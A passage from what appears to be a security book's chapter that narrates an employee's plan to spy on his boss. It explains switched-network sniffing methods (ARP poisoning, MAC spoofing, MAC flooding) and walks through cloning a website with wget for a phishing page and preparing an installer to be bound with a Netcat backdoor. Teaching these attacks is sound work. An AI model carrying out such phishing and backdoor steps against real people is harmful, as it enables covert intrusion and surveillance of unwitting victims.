2 Discover What Your Boss Is Looking At

Setting the Stage

Phoenix clenches his fists as he reads the memo on his desk. This is the last straw, Phoenix thinks to himself as he crumples the memo up and throws it away. It is a memo from his boss, Mr. Minutia, explaining that it has come to his attention that several employees are using their computers to send out personal e-mails. Phoenix's boss would monitor all e-mail. Should he discover an e-mail that is not work related, human resources would reprimand the employee who sent it.

The memo does not stop there, however. It goes on to state that employees have been surfing the Internet for personal use during work hours, which is against company policy. As a result Phoenix is no longer allowed to delete his Web browser's history so that his boss can come by and periodically check it.

Phoenix knows that Mr. Minutia has been spying on him for some time now. Phoenix sees Mr. Minutia at his desk, shuffling through papers, whenever he leaves his desk to go to the copy machine. Phoenix notices Mr. Minutia walk over to his desk whenever he is on the phone to eavesdrop on his conversations. Now Mr. Minutia has taken it to the next step by reading all of Phoenix's e-mails and reviewing the Web sites Phoenix views.

The word *hypocrite* echoes in Phoenix's mind. He knows his boss spends the majority of his time at work surfing the Internet. Phoenix is not sure what his boss is looking at, but Phoenix is determined to find out because he suspects it might not be work related. Then Phoenix can approach Mr. Minutia with a taste of his own medicine and expose his Internet-surfing habits. Phoenix begins to plot how he is going to spy on his boss.

Figure 2.1 illustrates Phoenix's office scenario.




Figure 2.1 Topology diagram for scenario

The Approach


Like most of the attacks in the book, there is more than one method to launch Phoenix's attack. Phoenix's goal is essentially to monitor traffic to and from Mr. Minutia's machine. When deciding on a method, Phoenix needs to factor in how "loud" that method is going to be on the network. Attacks easily detected by intrusion detection or prevention systems (IDS/IPS) are "noisy" or "loud" because they trigger alarms and notify administrators of their existence. There are times when an attacker wants to be noisy, such as when launching a diversion attack to distract administrators while launching a stealthier attack, but the majority of the time an attacker wants to perform an attack that is not easily spotted by IDS/IPS software. Phoenix wants his attack to be precisely targeted and quiet.

When Is a Loud Approach Useful?

A loud method will most likely sound alarms on intrusion detection or intrusion prevention devices, but sometimes it is the only option to view traffic on a network. A loud approach is useful when an attacker wants to view all traffic on a network. To learn more about loud options an attacker has to view switched traffic, see the "For More Information" section later in this chapter.

Most networks use switches, but switches send traffic to and from only the devices that need to communicate with each other. Other devices would not necessarily be privy to communication between other computers, so Phoenix will not be able to see this traffic without a planned attack.

To understand Phoenix's attack method, you need to understand how switches work. In Figure 2.2, when User A sends a frame to User B, the switch records the source MAC (Media Access Control) address of User A in its MAC address table. It then looks up the destination MAC address (User B) in its table. If it does not have the destination MAC address in its table, the switch forwards the frame out all ports (Fa0/2 and Fa0/3, in this example).




MAC Table

FA 0/1	01C9:44BB:00A1 (USER A)
FA 0/2	???
FA 0/3	???

Figure 2.2 Switch operations, part 1

Now examine Figure 2.3. In this figure, User B is sending traffic back to User A. The switch will record the source MAC address (User B) in its MAC address table and look up the destination MAC address (User A). Because it already has an entry for UserA, it forwards the frame only out Fa0/1 to User A. User C, connected to Fa0/3, will not receive any of the traffic between User A and User B. If Phoenix is User C, he will not be seeing Mr. Minutia's traffic. But he is going to change this.



MAC Table

FA 0/1	01C9:44BB:00A1 (USER A)
FA 0/2	0BB0:0E44:2221 (USER B)
FA 0/3	???

Figure 2.3 Switch operations, part 2

If you are User C and you want to see the traffic between User A and User B, there are several loud methods you can undertake:

- Gratuitous address resolution protocol (ARP) messages for individual hosts (ARP poisoning)
- MAC spoofing
- MAC flooding

You can learn more about these loud methods in the next section, but Phoenix's approach is different.

As an alternative to the loud approach, Phoenix can take a quieter approach to avoid detection. Because Phoenix wants to capture the traffic of only a single user (his boss), Phoenix does not need to perform ARP poisoning, MAC spoofing, or MAC flooding.

Instead, Phoenix needs to chain several exploits to get Mr. Minutia inadvertently to install packet capturing software on his computer. His boss will not blindly install software he does not recognize, so Phoenix will first set up a phishing scam to trick his boss into installing software he thinks is legitimate. A phishing scam is when a user is tricked to go to a Web site that looks like a legitimate Web site, but in fact is run by a malicious hacker. Phishing scams are often used to capture login information because the user logs in to the Web site thinking it is a trusted site, but Phoenix's will use the scam to have his manager download software that appears legitimate.

The software Mr. Minutia downloads from the phishing site will be bound with a Trojan horse application that Phoenix will use to establish a backdoor into his manager's computer. His boss will have no idea that the Trojan is installed. After connecting, Phoenix will use the Trivial File Transfer Protocol (TFTP) to download a command-line packet-capturing tool. This tool will capture traffic to a log file that Phoenix will transfer back to his computer. Back on his computer, Phoenix will open up the log file and see what his boss is doing. Because his boss will have transferred images as well as text across the network, Phoenix will reassemble the image file using a hex editor so that he can see the pictures his boss is viewing.

In summary, the steps Phoenix will take are

1. Copy a Web site and host it on Phoenix's server.
2. Bind a backdoor Trojan (Netcat) with legitimate executable.
3. Send e-mail to his boss, Mr. Minutia, requesting that he download the free executable. His manager will install the executable and, subsequently, install Netcat.
4. Use Netcat to connect to his manager's machine.
5. Use TFTP to download WinDump onto his manager's machine.
6. Capture traffic as his manager goes to a Web site.
7. Analyze traffic sent to and from his manager's computer using Wireshark.
8. Use a hex editor to rebuild a graphic (.JPG) captured by WinDump.


For More Information

Even though they are not the approach Phoenix is taking, this section provides some more information on three loud options an attacker has to view switched traffic:

- Gratuitous ARP messages for individual hosts (ARP poisoning)
- MAC spoofing
- MAC flooding

This list is by no means exhaustive. There are other techniques including variations of ARP poisoning and port mirroring (SPAN [switched port analyzer]). For more information on those, you can see Chapter 10, "Attacking the Network," in the book *Penetration Testing and Network Defense* by Andrew Whitaker and Daniel P. Newman (Cisco Press, 2006).

Figure 2.4 illustrates the first method, ARP poisoning. Here Phoenix sends out a gratuitous ARP message for each of the hosts that he wants to monitor. A gratuitous ARP is an unsolicited ARP message. Normally if UserA wanted to communicate to UserB (10.0.0.12), it would first send out an ARP request to the network asking for the MAC address of 10.0.0.12. Upon hearing the ARP request, UserB would send out an ARP reply with its MAC address. Phoenix can intercept all traffic sent to UserB by sending out an unsolicited ARP response announcing Phoenix's MAC address for 10.0.0.12. Phoenix can view the traffic going to other hosts by sending gratuitous ARP messages for each of the hosts on the network.




MAC Table

FA 0/1	01C9:44BB:00A1 (USER A)
FA 0/2	0BB0:0E44:2221 (USER B)
FA 0/3	0123:0B32:900A

Fa0/1
Fa0/2
Fa0/3
Sends gratuitous ARP for 10.0.0.12 using its real MAC address
User A
10.0.0.11
User B
10.0.0.12
User C
10.0.0.13

Figure 2.4 Gratuitous ARP messages

The second method—a variation of ARP poisoning—is to spoof the MAC address of a host (see Figure 2.5). This is commonly done for the default gateway, or router, on a network. In this example, Phoenix (UserC) spoofs the MAC address of the router. Whenever Phoenix hears an ARP request for 10.0.0.1, he replies with the same MAC address of the router. When a frame is sent from UserA to the Internet, it will go to the MAC address 0040:5B50:387E. The switch, seeing the router's MAC address go out both Fa0/3 and Fa0/4, sends the frame to both the router and Phoenix's computer. This approach will not show Phoenix all the traffic on your network, but it will show him the traffic destined out of your network.




MAC Table

FA 0/1	01C9:44BB:00A1 (USER A)
FA 0/2	0BB0:0E44:2221 (USER B)
FA 0/3	0040:5B50:387E (spoofed)
FA 0/4	0040:5B50:387E (Router)

Figure 2.5 MAC spoofing

The third technique is MAC flooding. As you've already learned, switches maintain a MAC address table. The MAC table reduces flooding by sending traffic out only the appropriate ports. By flooding the MAC table with thousands of bogus MAC addresses, it will no longer have entries for legitimate hosts. Subsequently, it will cause the switch to operate like a hub and forward all traffic out all ports. This makes it easy for Phoenix, the attacker, to spy on all traffic—even if it was not intended for his machine. Figure 2.6 shows a screen shot of MACOF (http://monkey.org/~dugsong/dsniff/), which is one of many tools you can use to flood a switched network.



```
 :c1:3b:50:d6:b8 fa:df:26:69:99:14 0.0.0.0.22550 > 0.0.0.0.48523: S 1159621726:1159621726(0) win 512
97:95:82:1d:37:d0 7b:fa:dd:4c:75:61 0.0.0.0.38087 > 0.0.0.0.12386: S 537980950:537980950(0) win 512
29:f8:c4:9:32:da ca:8d:f6:2:c8:87 0.0.0.0.59437 > 0.0.0.0.13066: S 1696046451:1696046451(0) win 512
d9:5a:ac:4f:ad:94 23:80:ac:8:a7:73 0.0.0.0.53446 > 0.0.0.0.33117: S 2039894509:2039894509(0) win 512
b0:20:36:3:9c:fe 22:8d:59:45:3f:6b 0.0.0.0.14769 > 0.0.0.0.29914: S 144713863:144713863(0) win 512
7a:27:a7:3:15:33 8a:7f:81:24:e1:bb 0.0.0.0.41373 > 0.0.0.0.8971: S 1279569915:1279569915(0) win 512
75:ef:8e:3:c5:26 f0:6b:e5:4c:d3:7b 0.0.0.0.35276 > 0.0.0.0.27444: S 1976954276:1976954276(0) win 512
bc:f:bc:5d:60:87 49:67:a4:6c:f3:bf 0.0.0.0.49335 > 0.0.0.0.11344: S 889549781:889549781(0) win 512
26:ad:2:49:fc:d3 53:e6:a0:3e:35:9a 0.0.0.0.25451 > 0.0.0.0.12668: S 1876890366:1876890366(0) win 512
4e:cc:56:9:e2:75 a0:ca:cf:3b:7a:8e 0.0.0.0.61590 > 0.0.0.0.64385: S 121963724:121963724(0) win 512
a8:1f:2a:31:89:79 f3:e6:7d:74:bf:a4 0.0.0.0.22720 > 0.0.0.0.31284: S 1990656954:1990656954(0) win 512
26:14:ee:57:89:f0 4b:e9:4b:6c:8:11 0.0.0.0.28890 > 0.0.0.0.60969: S 492501399:492501399(0) win 512
2e:ad:a6:20:96:ec e0:37:ba:31:45:d4 0.0.0.0.62754 > 0.0.0.0.60328: S 218253776:218253776(0) win 512
bf:c1:fb:7d:a4:a7 6c:a1:50:59:2c:1b 0.0.0.0.59708 > 0.0.0.0.9508: S 219783508:219783508(0) win 512
8a:18:34:e:82:1a bf:6d:68:66:56:7c 0.0.0.0.25036 > 0.0.0.0.7269: S 341719219:341719219(0) win 512
cd:7:50:8:e7:1a 33:fb:22:6a:b7:79 0.0.0.0.21768 > 0.0.0.0.25679: S 1771758198:1771758198(0) win 512
ad:72:d5:72:cc:b e2:9c:9c:36:3f:60 0.0.0.0.38008 > 0.0.0.0.4149: S 1831622618:1831622618(0) win 512
ec:c2:e6:30:c4:eb ba:bd:ae:1f:fa:47 0.0.0.0.42721 > 0.0.0.0.51686: S 1699299343:1699299343(0) win 512
3e:e3:67:5f:76:b5 92:9a:48:74:fc:27 0.0.0.0.2148 > 0.0.0.0.33845: S 71949836:71949836(0) win 512
8e:a4:81:b:d8:c7 74:5e:cd:1:8e:83 0.0.0.0.9073 > 0.0.0.0.15504: S 1711649129:1711649129(0) win 512
fc:d3:79:2b:41:8b fa:96:42:3d:de:dc 0.0.0.0.26066 > 0.0.0.0.31262: S 1327085349:1327085349(0) win 512
ad:d5:64:18:e4:c8 51:87:50:39:ec:7c 0.0.0.0.31475 > 0.0.0.0.31044: S 1946517504:1946517504(0) win 512
da:a:df:42:15:a4 47:97:da:d:fa:ad 0.0.0.0.13620 > 0.0.0.0.19221: S 1106429910:1106429910(0) win 512
50:5b:3d:58:3f:9 68:3a:7c:1d:ca:7 0.0.0.0.17441 > 0.0.0.0.19440: S 618201190:618201190(0) win 512
61:6c:ba:6a:51:13 6:4d:3e:46:bd:17 0.0.0.0.1933 > 0.0.0.0.2865: S 1727207030:1727207030(0) win 512
62:f5:17:73:23:4b 1c:a7:8b:78:9b:8d 0.0.0.0.56020 > 0.0.0.0.44626: S 1351369174:1351369174(0) win 512
5d:65:98:15:ef:c5 6a:ec:71:1:da:d2 0.0.0.0.65019 > 0.0.0.0.37338: S 1493845729:1493845729(0) win 512
92:3d:a9:1e:6:f7 a8:55:e3:60:7f:ef 0.0.0.0.29605 > 0.0.0.0.5714: S 120277710:120277710(0) win 512
11:2c:d3:65:73:ba 3a:88:f7:33:8c:31 0.0.0.0.63704 > 0.0.0.0.41699: S 830386724:830386724(0) win 512
33:a6:4d:61:98:5e 45:bf:e5:11:5c:f5 0.0.0.0.51543 > 0.0.0.0.44910: S 1461442979:1461442979(0) win 512
b:b6:9d:1c:fa:8c b4:a6:95:39:34:89 0.0.0.0.53244 > 0.0.0.0.28704: S 238286636:238286636(0) win 512
2a:59:4:8:44:97 ab:32:be:29:61:1d 0.0.0.0.21169 > 0.0.0.0.16810: S 1916556575:1916556575(0) win 512
d3:f8:11:54:dc:4e e4:bd:7:57:10:1e 0.0.0.0.15604 > 0.0.0.0.36241: S 1244375970:1244375970(0) win 512
f3:2d:e1:48:77:c8 a6:f7:7:3:1d:d7 0.0.0.0.17965 > 0.0.0.0.8617: S 1536396213:1536396213(0) win 512
8a:7:15:3c:77:48 bb:3c:17:26:9:a0 0.0.0.0.17537 > 0.0.0.0.14473: S 1668483546:1668483546(0) win 512
e6:60:f6:d:32:3a 2c:8a:8d:50:c9:83 0.0.0.0.51752 > 0.0.0.0.5430: S 1508332189:1508332189(0) win 512
2:a2:e6:60:58:a3 47:a1:26:67:96:fd 0.0.0.0.29887 > 0.0.0.0.49316: S 1477125048:1477125048(0) win 512
6:91:2b:7b:62:3f b1:a3:ce:0:3:ef 0.0.0.0.6823 > 0.0.0.0.41965: S 510141561:510141561(0) win 512
d:2e:be:1:bd:b1 6e:d:b8:34:85:a 0.0.0.0.10617 > 0.0.0.0.32687: S 634948037:634948037(0) win 512
bb:77:eb:47:87:32 84:a3:d2:55:14:48 0.0.0.0.41518 > 0.0.0.0.9438: S 1143828549:1143828549(0) win 512
5e:b7:87:49:a4:40 a6:76:ae:66:65:a5 0.0.0.0.12222 > 0.0.0.0.19024: S 1700559697:1700559697(0) win 512
b6:da:8e:77:79:10 dd:6e:7f:35:6b:14 0.0.0.0.11988 > 0.0.0.0.17527: S 241847081:241847081(0) win 512
e1:54:93:45:3a:19 e5:65:13:2b:cb:13 0.0.0.0.1945 > 0.0.0.0.33661: S 1108485091:1108485091(0) win 512
f6:4e:79:52:da:e6 b2:62:fe:19:c3:fe 0.0.0.0.48003 > 0.0.0.0.15359: S 1962279347:1962279347(0) win 512
d4:e4:c9:49:ee:48 6a:c6:40:66:fa:d2 0.0.0.0.44254 > 0.0.0.0.35885: S 842029552:842029552(0) win 512
3:af:9b:3b:96:26 c7:74:e5:2a:98:7b 0.0.0.0.48303 > 0.0.0.0.49658: S 808997953:808997953(0) win 512
bf:f9:46:4:e8:a5 63:3f:1c:4a:b6:7a 0.0.0.0.42767 > 0.0.0.0.24624: S 1622503690:1622503690(0) win 512
99:27:c9:54:5d:80 4d:6c:5a:
```

Figure 2.6 MAC flooding

Although these three methods are too loud for Phoenix's purposes, they do serve to highlight some fundamentals of switched traffic that attackers can exploit. The next section begins the detailed discussion of Phoenix's chained exploit.

The Chained Exploit

This section includes the details of each step in Phoenix's chained exploit, including

- Phishing scam
- Installing executables
- Setting up the phishing site

- Sending Mr. Minutia an E-mail
- Finding the boss's computer
- Connecting to the boss's computer
- WinPcap
- Analyzing the packet capture
- Reassembling the graphic
- Other possibilities

The section ends with a summary of this chained exploit.


Phishing Scam

Phoenix's first step is to perform the phishing scam to trick Mr. Minutia into downloading software wrapped with Netcat. Netcat is a backdoor Trojan horse application Phoenix will use to connect to his manager's computer.

Copying a Legitimate Web Site

First Phoenix needs to find a Web site that he knows will interest his boss. Phoenix has heard his boss talk about how he wants to attempt the Cisco CCNA certification exam, so Phoenix decides to use a Web site called certificationpractice.com that is offering free CCNA practice exam software for a limited time as part of a promotional offer (see Figure 2.7).

> **Note**
>
> certificationpractice.com is not a real Web site at the time of this writing. It is simply used for illustration purposes in this chapter.



Certification Practice

Certification Practice. 111 Main Street, Nowhere, USA. 1-555-555-5555

Practice Tests

- CCNA
- CCDA
- CCNP
- CCSP

Study Guides

- CCNA
- CCDA
- CCNP
- CCSP

Information

- Contact
- Conditions of Use
- Privacy Notice

CCNA

Free CCNA Practice Exam

Congrulations on being selected to receive a free CCNA practice exam from CertificationPractice.com!
To download your practice exam, click the link below:
CCNA.exe

Copyright © Certification Practice 2006 | Design By Notretsam Design

Figure 2.7 certificationpractice.com Web site

To begin, Phoenix needs to copy down the Web site to his own Web server. One of the more popular utilities for doing this is Wget (www.gnu.org/software/wget/). Wget is a command-line utility with many powerful options (see www.gnu.org/software/wget/manual/wget.html for a list of options). In Phoenix's case, he chooses the following syntax:


```
wget -m -r -l 12 www.certificationpractice.com
```

The switches do the following:

- **-m**—Mirror the Web site.
- **-r**—Recursively pull down any pages linked to the first page.

- **-l 12—**Pull down pages only within 12 hyperlinks of the first page. If Phoenix does not set this to a reasonable boundary, he can end up downloading a significant amount of Web pages. If it is too small, he will not copy enough of the site to replicate it on his server.


This command results in copying the Web site to a directory called www.certification practice.com on his local hard drive. This also saves a copy of the ccna.exe executable (see Figure 2.8), which he will bind with a Trojan.



```
 3900K -> .......... .......... .......... .......... .......... [ 96%]
 3950K -> .......... .......... .......... .......... .......... [ 97%]
 4000K -> .......... .......... .......... .......... .......... [ 98%]
 4050K -> .......... .......... .......... .......... .......... [ 99%]
 4100K -> ........                                               [100%]

16:02:18 (1.34 MB/s) - `www.certificationpractice.com/Section1/ccna.exe' saved [
4206592/4206592]

--16:02:18--  http://www.certificationpractice.com:80/images/imagehere.png
           => `www.certificationpractice.com/images/imagehere.png'
Connecting to www.certificationpractice.com:80... connected!
HTTP request sent, awaiting response... 200 OK
Length: 4,354 [image/png]

    0K -> ....                                                   [100%]

16:02:18 (4.15 MB/s) - `www.certificationpractice.com/images/imagehere.png' save
d [4354/4354]


FINISHED --16:02:18--
Downloaded: 4,373,329 bytes in 16 files

C:\>_
```

Figure 2.8 Wget

Like many install executables, this software is a zipped executable. Instead of double-clicking the executable, Phoenix unzips it using WinZip. Figure 2.9 shows an example of right-clicking the executable, which brings up a menu with an option to extract the files. Phoenix needs to extract them because he will be using the files contained in the zipped executable to create a new executable wrapped with the back door utility.



ccna.exe
Application

Modified: 9/22/2006 1:41 PM

Size: 4.01 MB

Attributes: (normal)

Contains commands for compressing and extracting files

Figure 2.9 Extracting the executable

After extracting the files, Phoenix renames setup.exe file to another name, such as backup.exe. Phoenix will be creating a new setup.exe later.

